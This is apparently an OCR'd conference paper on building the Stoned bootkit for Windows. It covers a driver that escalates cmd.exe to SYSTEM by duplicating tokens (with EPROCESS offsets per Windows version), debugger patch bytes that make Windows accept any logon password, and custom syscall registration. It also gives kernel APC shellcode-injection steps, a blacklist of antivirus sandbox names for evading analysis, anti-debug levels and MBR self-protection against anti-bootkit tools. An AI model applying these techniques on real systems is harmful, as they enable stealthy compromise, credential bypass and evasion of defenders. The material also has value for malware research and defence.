
Proof of Concept

This is the configuration for the proof of concept, shown at the conference for this presentation:

- Infector.exe
    - Shutdown.exe -> executed on infection
    - Master Boot Record.bin -> Stoned MBR
    - Memory Image RawFS.bin -> The bootkit on startup (stored on RawFS)
    - Cmd.sys -> Cmd Privilege Escalation driver (stored on RawFS)

It uses the well-known cmd privilege escalation, already shown with the Stoned Bootkit:




C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.2.8102]
(c) 2011 Microsoft Corporation. All rights reserved.
C:\Users\Peter Kleissner>whoami
vienna\peter kleissner
C:\Users\Peter Kleissner>whoami
nt authority\system
C:\Users\Peter Kleissner>
Windows Task Manager
File Options View Help
Processes Performance App History Startup Users Details Services
cmd.exe SYSTEM 00 252 K Windows Command Processor
conhost.exe Peter Klei... 00 472 K Console Window Host
csrss.exe SYSTEM 00 676 K Client Server Runtime Process
csrss.exe SYSTEM 00 512 K Client Server Runtime Process
dllhost.exe SYSTEM 00 700 K COM Surrogate

EFI

These files exist for EFI support:

```
C:\Windows\System32\winload.efi     = C:\Windows\System32\Boot\winload.efi (same MD5)
C:\Windows\System32\winresume.efi   = C:\Windows\System32\Boot\winresume.efi (same MD5)
C:\Windows\Boot\EFI\bootmgfw.efi
C:\Windows\Boot\EFI\bootmgr.efi
C:\Windows\Boot\EFI\bootmgr.stl (Certificate Trust List)
C:\Windows\Boot\EFI\memtest.efi
```

Their subsystem in the PE header is set to either IMAGE_SUBSYSTEM_EFI_APPLICATION or IMAGE_SUBSYSTEM_WINDOWS_BOOT_APPLICATION.

Bootkit

The bootkit as a whole is built upon multiple parts:

1. Infector
2. Bootkit
3. Drivers
4. Plugins (the payload)

If you want to create your own custom bootkit, you have to think about all these 4 parts. Those parts are also easy to split up in an organization: Teams A-D are working on the different parts. If you are doing it right, team D (the payload writers) need no internal knowledge of the bootkit (while the other teams still have to arrange).

In the past we had Mebroot (the bootkit) and Sinowal (as payload). The pair now are commonly referred to only as Sinowal. Currently (September 2011) I am monitoring Carberp developers using a bootkit from 3rd parties (Trojan.Cidox). See Appendix A for the results.

Privilege Escalation

The proof of concept is the privilege escalation of cmd.exe to SYSTEM rights once whoami.exe is launched. The driver from the Stoned Bootkit was modified to work with 8. The offsets of certain fields within certain kernel structures differ with different version of the Windows kernel. Therefore I have a list of the structures and offsets for different Windows versions:

5	0	2195	Any	0xA0	0x1FC	0x12C	Windows 2000
5	1	2600	Any	0x88	0x174	0xC8	Windows XP RTM, SP1, SP2, SP3
5	2	3790	Service Pack 0	0x88	0x154	0xC8	Windows Server 2003 RTM
5	2	3790	Any other	0x98	0x164	0xD8	Windows Server 2003 SP1, SP2 / Windows Server 2003 R2
6	0	6000	Any	0xA0	0x14C	0xE0	Windows Vista RTM
6	0	6001	Any	0xA0	0x14C	0xE0	Windows Vista SP1 / Windows Server 2008
6	0	6002	Any	0xA0	0x14C	0xE0	Windows Vista SP2 / Windows Server 2008 SP2
6	1	7000	Any	0xB8	0x164	0xF8	Windows 7 Beta
6	1	7100	Any	0xB8	0x16C	0xF8	Windows 7 RC
6	1	7600	Any	0xB8	0x16C	0xF8	Windows 7 RTM / Windows Server 2008 R2
6	1	7601	Any	0xB8	0x16C	0xF8	Windows 7 SP1 / Windows Server 2008 R2 SP1
6	2	8102	Any	0xB8	0x168	0xE4	Windows 8 Developer Preview

The algorithm that picks the entry works by comparing the build number and the service pack. If no perfect match is found it uses the major and minor operating system version number. The 3 offsets are ActiveProcessLink, ImageFileName and Token from EPROCESS.

The code takes the token of the system process (PID 4) using PsLookupProcessByProcessId and uses ZwDuplicateToken to duplicate the token. It is important to duplicate the token rather than copying the token pointer, because of the reference counter.

The code for this is published in the email to the MSRC.

Winlogon Password Bypass

It has already been published multiple times on how to patch the logon password validations function in order to allow any password. The password (hash) comparison is done by msv1_0!MsvpPasswordValidate, a non-exported function.

PsSetLoadImageNotifyRoutine can be used from the bootkit driver to wait until msv1_0.dll is loaded. The function uses RtlCompareMemory to compare the passwords hash. In past password bypass solutions the RtlCompareMemory import was hooked, the comparison directly patched with nops or the functions entry point was patched.

In the kernel debugger you can verify this yourself (from 노용환 earlier this year in his MBR rootkit presentation):

```
kd> u msv1_0!MsvpPasswordValidate L3
msv1_0!MsvpPasswordValidate:
77f197d3 8bff mov edi,edi
77f197d5 55 push ebp
77f197d6 8bec mov ebp,esp

kd> ebmsv1_0!MsvpPasswordValidate b0 01 c2 0c 00

kd> u msv1_0!MsvpPasswordValidate L3
msv1_0!MsvpPasswordValidate:
77f197d3 b001 mov al,1
77f197d5 c20c00 ret 0Ch
77f197d8 83ec50 sub esp,50h
```

You have to attach to the process (winlogon for XP, lsass for Vista and newer) first.

Bootkit API

The Bootkit API exports bootkit (kernel) functions to user-mode applications. This is, for example, the RawFS functions, to provide 3rd party applications a secure storage (secured from the operating system and anti-viruses). For XP the bootkit uses syscalls, for Server 2003, Vista, 7 and 8 it uses usual device communication (through DeviceIoControl).

The reason why syscalls are only used with XP is that with Server 2003 SP1 Microsoft changed the count of syscall table slots from 4 to 2. This is the allocation of system service tables on XP:

```
 0   ntoskrnl.exe   NT kernel functions, often referred incorrectly as SSDT
 1   win32k.sys     Win32 Subsystem Kernel Part / Graphic functions
 2   spud.sys       Special Purpose Utility Driver, only present with IIS
 3                  Bootkit
```

Every entry there represents 1000h functions, so the bootkits syscalls are ranging from 3000h to 3FFFh.

Registering a custom System Service Table

First there are important defines for registering a system service table:

```
/* System Service Parameters Table */
typedef UCHAR SSPT, * PSSPT;

typedef struct _SSDT_ENTRY {
        PSSDT  SSDT;
        PULONG  ServiceCounterTable;
        ULONG  NumberOfServices;
        PSSPT  SSPT;
} SSDT_ENTRY, *PSSDT_ENTRY;

NTSYSAPI
BOOLEAN
NTAPI
KeAddSystemServiceTable(
  IN PSSDT  SSDT,
  IN PULONG  ServiceCounterTable,
  IN ULONG  NumberOfServices,
  IN PSSPT  SSPT,
  IN ULONG  TableIndex);
```

The code in spud.sys registering a service table was analyzed, this is the code (executed within the entry point):

```
loc_11FF0:
push    2
push    offset unk_10860
push    dword_1085C
push    0
push    offset off_10840
call    ds:KeAddSystemServiceTable
test    al, al
jnz     short loc_11FE9
```

In every process there is the user-shared data at address 7FFE0000h:

```
KUSER_SHARED_DATA [1]

   +0x300 SystemCall       : Uint4B
   +0x304 SystemCallReturn : Uint4B
   +0x308 SystemCallPad    : [3] Uint8B
```

As example the code of NtWriteFile (ntoskrnl) and NtUserGetClipboardData (win32k):

```
MOV EAX, 0112h
MOV EDX, 7FFE0300h
CALL DWORD PRT DS:[EDX]
RETN 24

_NtUserGetClipboardData@8 proc near
mov     eax, 1198h
mov     edx, 7FFE0300h
call    dword ptr [edx]
retn    8
_NtUserGetClipboardData@8 endp
```

At 7FFE0300h (UserSharedData.SystemCall) is a pointer to either ntdll!KiFastSystemCall or ntdll!KiIntSystemCall, depending if your processor supports the sysenter (Intel) or the syscall (AMD) instruction (or none, in which case int 2Eh is used):

```
_KiFastSystemCall@0 proc near
mov     edx, esp
sysenter

_KiFastSystemCallRet@0 proc near
retn

_KiIntSystemCall@0 proc near

lea     edx, [esp+arg_4]
int     2Eh
```

```
retn
```

A good reference here is the implementation in ReactOS, KeAddSystemServiceTable is implemented in procobj.c. Here is my custom code for registering a service table:

```
DWORD StonedServiceCount = 1;
DWORD StonedServiceTable[] = {
  /* 3000h Test Function */ (DWORD)&TestFunction,
  };
BYTE StonedServiceParameters[] = {
  /* 3000h Test Function */ 4,
  0
  };

KeAddSystemServiceTable(/* SSDT */ (PSSDT)StonedServiceTable, /* ServiceCounterTable = 0 */ 0, /* NumberOfServices */
StonedServiceCount, /* SSPT */ (PSSPT)StonedServiceParameters, /* TableIndex*/ 3);


DWORD TestFunction(DWORD Test)
{
  DbgPrint("[Stoned Services] Test Function\n");
  DbgPrint("[Stoned Services] Param %08x\n", Test);

  return 1;
}
```

User mode, having a small wrapper around the syscall function:

```
NtTestFunction(1984h);
```

Following code should be written in native assembler (use nasm to compile), because Microsoft C/C++ compilers automatically add a stack frame and destroys the stack expected for syscall routine in kernel.

```
_NtTestFunction:

; NtTestFunction(Value)

mov eax,3000h
```

```
mov edx,7FFE0300h
call [edx]

ret
```

And finally having the output from kernel when executing NtTestFunction:

```
[Stoned Services] Test Function
[Stoned Services] Param 00001984
```

Here is the implementation of Microsoft on allowing just 2 tables in `nt!KeAddSystemServiceTable`:

```
_KeAddSystemServiceTable@20 proc near

mov     edi, edi
push    ebp
mov     ebp, esp
cmp     [ebp+arg_10], 1
ja      short loc_581FED
```

Modifying this hard-coded value 1 to 3 does not work. Alex Ionescu says on this issue:

> *Yes, one of SP1's new kernel integrity features is removing KeAddSystemServiceTable (well, actually it's still there, but only for user by Win32k.SYS). (Two others, btw, are to disable \\Device\\PhysicalMemory access from user-mode and NtSystemDebugControl - I gave a talk on this last weekend at REcon). This also changed the definition of NUMBER_SERVICE_TABLES in ke386.h to 2 from 4, and since KeServiceDescriptorTable is defined as: KSERVICE_TABLE_DESCRIPTOR KeServiceDescriptorTable[NUMBER_SERVICE_TABLES]; then this means 2 entries.*

This means the syscall table can only be created for Windows XP. The code in kernel where syscalls jump to is at nt!KiSystemService.

Accessibility

The bootkit API is accessible from any process (independent from admin and UAC rights). Even though it uses `DeviceIoControl` with Server 2003, it still can be invoked from any process. The security check is done through security ACLs – and the bootkit API device has no specific ones.

The only security check done by the bootkit is if the process is white-listed, which is only the case if:

a) The process was started by the bootkit or
b) An executable was injected into that process.

On Windows XP the syscall returns `STATUS_INVALID_SYSTEM_SERVICE` in case a service table or a function is not registered. In case the process is not white-listed, the bootkit returns exactly that error code, making it difficult for a 3rd party process to detect a bootkit installation.

```
C:\Users\Guest\Desktop>"RawFS File Enumerator.exe" 0

  RawFS Simple File Enumerator
  Version 0.6  Oct 30 2011

Could not open PhysicalDrive0
 00000000       0        0      0       [redacted]
 00000000       0        0      1
 00000000       0        0      0
 00000000       0        0      1
 00000000       0        0      1
 00000000       0        0      1
 00000000       0        0      0

C:\Users\Guest\Desktop>"RawFS File Enumerator.exe" 3

  RawFS Simple File Enumerator
  Version 0.6  Oct 30 2011

Could not open PhysicalDrive0
--------------------------------
Installed:      No
Running:        Yes
```

Due do security ACLs you cannot open `PhysicalDrive0` if UAC is active on or as a guest user. In the screenshot above this is the reason why the tool cannot determine correctly if the bootkit is installed. Using the bootkit API it still can tell if it is running.

The File Enumerator tool uses both raw access to `PhysicalDrive0` and the bootkit API in case one or the other is not available. This is why it can list the files (using `BtEnumerateFiles`) but cannot show the sector positions in the example above.

Debugging

Debugging is a hot topic when it comes to bootkit development. In my bootkit I have different debugging levels:

- `DEBUG_LEVEL = 0`   `Anti-debug`   `For the wild / release`
- `DEBUG_LEVEL = 1`   `Kernel debug`   `Internal, for bootkit author`
- `DEBUG_LEVEL = 2`   `3rd party debug`   `For 3rd parties writing plugins`

The end product has always a debug level of 0, which means completely no debugging (and enabling multiple antis). The other debug levels (1 and 2) enable output in the kernel mode debugger and allow user mode debuggers to be attached (also to the infector).

The bootkit in real mode is not affected by the debug level, but it has an additional debug flag to list information on startup.

Besides having debug output it is always necessary to verify everything is working and installed correctly. For that I have a tool called `RawFS File Enumerator`, which is able to do various debug tasks. It can only be used with debug levels 1 and 2 where no protection is enabled. Its options are as follows:

```
 0   List files stored on RawFS with their details: size, flag, user-friendly name and revision number
 1   List entries in the configuration of files being started and information stored
 2   List entries of the dump file
 3   Detects if the bootkit is
        a) Installed (any debug level)
        b) Running (debug level 2 only)
```


Another important tool is the disinfector – which has to be started from a live media (due to the bootkit self-protection).

DEBUG_LEVEL


`DEBUG_LEVEL = 0`	Anti-debug	- No debug output - No debugger attachment allowed - No reversing allowed Infector: - Blocking installation with computer name black list - Various anti-emulation tricks - Various anti-debugging and reversing tricks Drivers: - Detecting attached kernel debugger through `nt!KdDebuggerEnabled` - Detecting virtual machines
`DEBUG_LEVEL = 1`	Kernel debug	- Drivers generate internal debug output
`DEBUG_LEVEL = 2`	3rd party debug	- White-lists all processes for use of the Bootkit API - Only Bootkit API generates debug output

Bootkit Debugging

This refers to the debugging of the bootkit real-mode part that is active on startup. There is a _DEBUG switch to enable debugging in the modules Boot Module, Bootloader, Disk System and System Loader. This is the output of the bootloader with the debugging switch and the Black Hat USA 2009 PoC switch:



After pressing any key the control is passed to the system loader:



The start of the bootkit code can be easily debugged using the bochs debugger. However, for further execution it requires Windows to be installed. A flat VMware hard disk image can be taken and started with bochs. Even though Windows will crash due to the different hardware configuration, the hooking process can be debugged (and takes place).

A trick to test the bootkit with Windows PE is to set the boot order to boot first from hard disk, then from CD (where the Windows installation disk is inserted). So it first loads the bootkit into memory from hard disk, which has to return with int 18h to the BIOS. The BIOS then tries out the next device – which contains the Windows installation media. Once Windows PE boots, the bootkit is active in the background.

Microsoft uses for the installer disks (starting with Vista) always the according PE version.

Anti-debugging

With debug level 0 the infector contains a blacklist of computer names:

[redacted]

```
Anubis
ThreatExpert
Avira Lab
BitDefender

CWSandBox

CyberDefender
Georgia Tech Information Security Center
Joebox
Norman SandBox
Panda Autovin
Sourcefire Cybersecurity
ThreatExpert Researcher
VirusTotal Automatic


Biz Secure Labs
Basin Creations
Emulator: Microsoft Security Essentials
Emulator: Kaspersky
```

Only the hashes of these computer names are stored, to prevent researchers gaining the list. A "?" means any character to match. Above data was gathered through the Antivirus Tracker (Appendix A). This blacklist effectively prevents execution on automatic analyzing systems.

Live Media

An important tool for real life tests is a live media with infector/disinfector and additional debugging tools. Using the Windows Automated Installation Kit (AIK) a bootable live CD or UFD can be created easily. This was explained in the DeepSec paper already. Below the `Interface.exe` is used, but it can be exchanged with any other executable to be started as “main application”.

1. Download the Windows AIK and install it, use then the "Deployment Tools Command Prompt"

2. Execute `copype.cmd x86 c:\winpe`

3. Mount the image `Dism /Mount-Wim /WimFile:C:\winpe\winpe.wim /index:1 /MountDir:C:\winpe\mount`

4. Insert the executables and customize the Windows PE image

Create a directory `mkdir C:\winpe\mount\Program Files\Bootkit` and copy the `Interface.exe` to it. To execute it automatically (as main application) create a `Winpeshl.ini` file in the `System32` directory with following contents:

```
[LaunchApp]
AppPath = "%SYSTEMDRIVE%\Program Files\Bootkit\Interface.exe"
```

Be sure to customize your Windows PE image:

- Set your own background image (`\windows\system32\winpe.bmp`, must be 800x600 resolution and bmp format)
- Add your programs to the image

5. Commit the changes `Dism /Unmount-Wim /MountDir:C:\winpe\mount /Commit`

6. Use the Windows Image (.wim) for the Live CD `copy c:\winpe\winpe.wim c:\winpe\ISO\sources\boot.wim`

7. No "Press any key to boot from CD" message: `del C:\winpe\ISO\boot\bootfix.bin`

When creating a Live CD continue with:

8. Create the iso `oscdimg -n -bC:\winpe\etfsboot.com C:\winpe\ISO "C:\winpe\bootkit.iso"`

9. Burn the iso to a removable-media (CD, DVD, BD)

When creating a Live USB Flash Drive continue with:

8. Connect your UFD. Format it using the automated script: `diskpart /s "diskpart script.txt"`

The contents of `diskpart script.txt`:

```
select disk 1
clean
create partition primary
select partition 1
active
format quick fs=ntfs
assign
exit
```

Be sure to select the correct disk (modify the number of the first line). You can use the command `list disk` to display your available drives (together with the disk number). Formatting the drive ensures that its getting the standard Windows bootloader which will start Windows PE.

9. Copy all the Windows PE files to the UFD "`xcopy c:\winpe\iso\*.* /e f:\`" (specify instead of f: the drive letter of your UFD)

In the special case the interface uses special Unicode characters you have to add language packs (.cab files from the `WinPE_LangPacks` directory) with the `dism` tool.

Native Boot Media

Already explained in the DeepSec paper, you can create a live bootkit media (CD or UFD). That means you load the bootkit into memory by booting from an external media where the control will be subsequently passed to the main operating system. This has the advantage of having the bootkit only in memory, leaving no trace on the Computers hard disk.

Kon-Boot is doing exactly the same, but this here is for research purposes (and not proprietary software like Kon-Boot with version 1.1).

The El Torito Bootable CD-ROM Format Specification exists for removable-media (CD/DVD/BD). For USB drives the boot scheme is the same like for conventional (ATA/ATAPI/SCSI) hard disks – the BIOS loads the first sector (MBR) and executes it if it has the boot signature.

To execute the main operating system after the bootkit was loaded by the BIOS there are two options:

1. The bootkit loads the MBR of the main hard disk itself or directly the bootloader of the main operating system
2. The bootkit exits with int 18h to the BIOS, which might try to boot from the other drives in the boot-order (not all BIOS support that behavior)

For the Stoned Bootkit I used to ISO 9960 (identical to ECMA-119) file system compliant, which means it was bootable and the boot-files were accessible normally.

Disinfector

The disinfector uninstalls any Stoned 2 version and did not change since early 2010. It restores the original MBR (reads the backup from RawFS) and completely wipes the RawFS volume, leaving no trace of the installation.

With the newer versions that have MBR and unpartitioned space protected the disinfector has to be started from a live CD or UFD (USB Flash Drive).

Starting an APC

An asynchronous procedure call (APC) is a function that executes asynchronously in the context of a particular thread. When an APC is queued to a thread, the system issues a software interrupt. The next time the thread is scheduled, it will run the APC function. [4]

An APC is like a thread. In rootkits it is used to start a function in the process (in user-mode), usually on injection. This is a sensitive point where it is likely to crash due to certain conditions of bad development (for example someone tries to inject an APC and the process closes).

I have split the process into 3 main parts: Before, Phase 1 and Phase 2. Phase 1 is injecting the shellcode and executable, creating all the objects in the process necessary. Phase 2 is firing up the APC.

```
Before:
   1.  FindProcess(), finding correct process to inject by checking ImageFileName
   2.  FindThread(), finding user-mode thread that can be set alertable

Phase 1:
   3.  Allocating memory for the shellcode using ZwAllocateVirtualMemory()
   4.  Allocating memory for the data block using ZwAllocateVirtualMemory()
   5.  KeRaiseIrql(APC_LEVEL) so we are not being disturbed
   6.  KeStackAttachProcess(), attaching to the process, so the memory can be copied
   7.  ZwCreateEvent(), creating user event handle
   8.  Tempoarily KeLowerIrql(), because step 9 requires PASSIVE_LEVEL
   9.  ObReferenceObjectByHandle() to get kernel object reference
   10. KeRaiseIrql(APC_LEVEL) again
   11. Copying shellcode (to allocated address from step 3)
   12. Copying data block (to allocated address from step 4)
   13. KeUnstackDetachProcess() detaching
   14. KeLowerIrql()
   15. ObOpenObjectByPointer() to get a kernel handle to the event object

Phase 2:
   16. ExAllocatePool(NonPagedPool, ..) for the APC object
   17. KeInitializeApc() with target thread, user-mode shellcode / data block as parameters
```

18. KeInsertQueueApc()
19. Manually firing up the APC by setting Thread->UserApcPending to 1
20. ZwWaitForSingleObject(Event)

To ensure we are safely executing Phase 1 and 2 we execute them at specific execution points:

Process Creation	PsSetCreateProcessNotifyRoutine()	If a specific process starts (e.g. iexplore.exe) we do Phase 1. The notification routine runs in the context of the process (attachment is not needed) and ensures the process is alive while writing the memory.
Image Loading	PsSetLoadImageNotifyRoutine()	After kernel32.dll is loaded the APC is fired (= Phase 2). This is very important, otherwise the shellcode might break due to missing kernel32.dll and ntdll.dll in the process.

It was monitored that under Vista on startup there are a lot iexplores created and closed in a very short time (~ 200ms), which cause trouble if there would not be this careful programming. For example the APC might be fired, but never executed due to process closure.

For Phase 2 it has to be waited until kernel32.dll is loaded and initialized. This is the case when one image after the kernel32 is loaded. That means:

```
0   Load = \Device\HarddiskVolume1\Dokumente und Einstellungen\Administrator\Desktop\iexplore.exe
1   Load = \SystemRoot\System32\ntdll.dll
2   Load = \WINDOWS\system32\kernel32.dll
3   Load = \Windows\System32\KernelBase.dll [Windows 7]  <- start injected code (XP, Server 2003, Vista)
4     <- start injected code (7, 8)
```

Windows 7 introduces a KernelBase.dll, so with 7 we have to wait until image #4 is being loaded.

Protection against Anti-Bootkit Tools

The MBR is the most vulnerable part of a bootkit, once the MBR is overwritten the bootkit is no longer loaded. There are two protection mechanisms:

1. Protection and spoofing: Protecting against read and write I/O
2. Validation: Detecting a modified MBR and restoring it

Both are seen in the wild by Sinowal, TDL4, and friends. Protecting the MBR means both protecting it from being overwritten, but also spoofing it on read access. It is already common that anti-bootkit tools (such as MBRCheck) read the MBR after they write it, to see if someone implemented poor write protection.

It is common to restore the MBR from live media, bypassing any bootkit self-defense.

Instead of using the MBR the partition bootloader could be overwritten, or (like latest TDL4) an additional dummy partition is added that contains the malicious bootloader and additional data. Note that for overwriting the partition bootloader of an existing loaded partition you would have to write a driver, because direct disk access to mounted partitions is prevented with Vista as a defense against the Pagefile Attack.

The second vulnerable part is the (assuming now sophisticated bootkits) custom file system on unpartitioned space. If it is overwritten the bootkit loses all of its data (usually at least the drivers are stored on it). ESET for example has written a TDL FS Explorer. TDSS authors were stupid with using "TDL" as encryption key. The Whistler Bootkit was more sophisticated:

In the newer, stealthier variants, components are encrypted, using the LBA of the absolute sector where they are located as a key. This also prevents dumping the sectors from an infected system to reproduce the same infection on another one.

Early versions of Sinowal stored the driver unencrypted on unpartitioned space. Gmer is able to detect a PE file stored plain on unpartitioned space.

The final set of bootkit artifacts which may be detected is things stored in memory: Patched kernel files, mutexes, driver and device objects, pipes. Use of Windows objects should be reduced to a minimum and object names randomized as much as possible.

Sinowal MBR Protection

Let’s take a close look at Sinowal’s MBR protection. This is how they basically do it:

1. Hooking ParseProcedure and DeleteProcedure of \ObjectTypes\Device
2. Check if \Device\Harddisk0\DR0 (= \\.\PhysicalDrive0 symbolic link) is accessed
3. Hooking IRP_MJ_DEVICE_CONTROL, IRP_MJ_READ, IRP_MJ_WRITE and friends (so no IRP points to original driver)
4. Checking if MBR is being accessed

This is from Kaspersky:

```
kd> !object \Device\Harddisk0\DR0
Object: 821828d8  Type: (81f27e70) Device                Fake object type
    ObjectHeader: 821828c0 (old version)
    HandleCount: 0  PointerCount: 3
    Directory Object: e13c8880  Name: DR0
kd> !object \Device\Beep
Object: 81ea0248  Type: (821b8ad0) Device                True object type
    ObjectHeader: 81ea0230 (old version)
    HandleCount: 0  PointerCount: 2
    Directory Object: e1007978  Name: Beep
kd> dt nt!_OBJECT_TYPE 81f27e70 TypeInfo.
   +0x060 TypeInfo  :
      +0x000 Length      : 0x4c
      +0x002 UseDefaultObject : 0x1 ''
      +0x003 CaseInsensitive : 0x1 ''
      +0x004 InvalidAttributes : 0x100
      +0x008 GenericMapping : _GENERIC_MAPPING
      +0x018 ValidAccessMask : 0x1f01ff
      +0x01c SecurityRequired : 0 ''
      +0x01d MaintainHandleCount : 0 ''
      +0x01e MaintainTypeList : 0 ''
      +0x020 PoolType    : 0 ( NonPagedPool )
      +0x024 DefaultPagedPoolCharge : 0
      +0x028 DefaultNonPagedPoolCharge : 0xe8
      +0x02c DumpProcedure : (null)                       Hooked procedure
      +0x030 OpenProcedure : (null)
      +0x034 CloseProcedure : (null)
      +0x038 DeleteProcedure : 0x80578fa2                  void  nt!IopDeleteDevice+0
      +0x03c ParseProcedure : 0x81aea060                  long  +ffffffff81aea060
      +0x040 SecurityProcedure : 0x80579188                  long  nt!IopGetSetSecurityObject+0
      +0x044 QueryNameProcedure : (null)
      +0x048 OkayToCloseProcedure : (null)
```

```
kd> !drvobj \Driver\atapi 2
Driver object (82194c28) is for:
 \Driver\atapi
DriverEntry:   f96f59f7 atapi!GsDriverEntry
DriverStartIo: f96e7864 atapi!IdePortStartIo
DriverUnload:  f96f13d6 atapi!IdePortUnload
AddDevice:     f96ef47c atapi!ChannelAddDevice

Dispatch routines:
[00] IRP_MJ_CREATE                      f96ea6f2      atapi!IdePortAlwaysStatusSuccessIrp
[01] IRP_MJ_CREATE_NAMED_PIPE           804f354a      nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       f96ea6f2      atapi!IdePortAlwaysStatusSuccessIrp
[03] IRP_MJ_READ                        804f354a      nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                       804f354a      nt!IopInvalidDeviceRequest
[05] IRP_MJ_QUERY_INFORMATION           804f354a      nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             804f354a      nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    804f354a      nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      804f354a      nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               804f354a      nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    804f354a      nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      804f354a      nt!IopInvalidDeviceRequest
